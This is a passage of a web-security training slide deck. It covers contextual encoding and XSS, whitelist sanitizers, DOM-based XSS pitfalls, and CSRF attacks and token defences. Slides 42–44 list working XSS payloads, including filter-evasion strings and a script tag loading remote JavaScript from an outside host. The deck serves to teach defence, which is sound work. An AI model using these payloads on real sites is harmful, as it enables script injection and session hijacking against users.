
Contextual encoding is important!
Side 42
<html>
<body>
<script>
var a = "</script><script>alert(1)</script>";
</script>
</body>
</html>

Simple HTML encoding is not enough
Side 43
<img class="profile" src="http://..."
onmouseover="showUserProfile('bob&#39;); alert(&#39;1')">

Allowing some HTML tags?
 Use a well-tested whitelist based policy engine
– Specify allowed tags and allowed attributes
– Canonicalization
 Suggestions
– OWASP AntiSamy
– HtmlPurifier
Side 44
Why you do NOT write your own HTML-cleaner/sanitizer
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<BODY onload!#$%&()*~+-_.,:;?@[/|]^`=alert("XSS")>
<META HTTP-EQUIV="Set-Cookie"
Content="USERID=&lt;SCRIPT&gt;alert('XSS')&lt;/SCRIPT&gt;">
¼script¾alert(¢XSS¢)¼/script¾
<charset="x-mac-farsi">☼script ☾alert(1)//☼/script ☾
http://ha.ckers.org/xss.html

jQuery Encoder
 $.encoder.canonicalize()
 $.encoder.encodeForCSS()
 $.encoder.encodeForHTML()
 $.encoder.encodeForHTMLAttribute()
 $.encoder.encodeForJavaScript()
 $.encoder.encodeForURL()
 http://github.com/chrisisbeef/jquery-encoder
Side 46

Avoiding DOM based XSS
 Beware of potential attacker controlled data
– window.name
– window.referer
– window.location.hash
– ++
Side 47

Coding principles
 JSON from XHR should be JSON encoded – no HTML encoding
 Beware of the semantics – jQuery:
 Use $("...").text(value) instead of $("...").html(value)
 Use .attr() to add attributes
 Use .css() to modify CSS
 URLencode before putting data in URLs (encodeURI() and friends)
 Never ever put user data inside:
– eval(string) – are you sure that's JSON and not just JS?
– setInterval(string, t)
– setTimeout(string, t)
– new Function(string)
Side 48
Coding principles
 If you are using a templating engine like Mustache, check:
– When is data escaped?
– How is it escaped?
– For what?
– Test it!
Side 49
Side 50
DEMO
DOMinator
CSRF
Side 51
 Cross Site Request Forgery
 One-click attack, session riding
Side 52
DEMO
CSRF demo (GET + POST)

CSRF - Overview
Side 53
1. Login
2. Load content
4. Pay bill to attacker’s account
Infected server
3. Page with hidden script
Bank
Stopping CSRF
Side 54
 Explicit verification before performing an action
– CAPTCHA
– Re-authentication
 One-time password before paying bills

CSRF – Token
Side 55
1. GET /pay
Infected server
Bank
2. 200 OK - <form...><input name="token" value="x123LKJ23"
3. POST /pay – token=x123LKJ23
4. 200 OK
For session x
Token=x123LKJ23
x123LKJ23
==
x123LKJ23
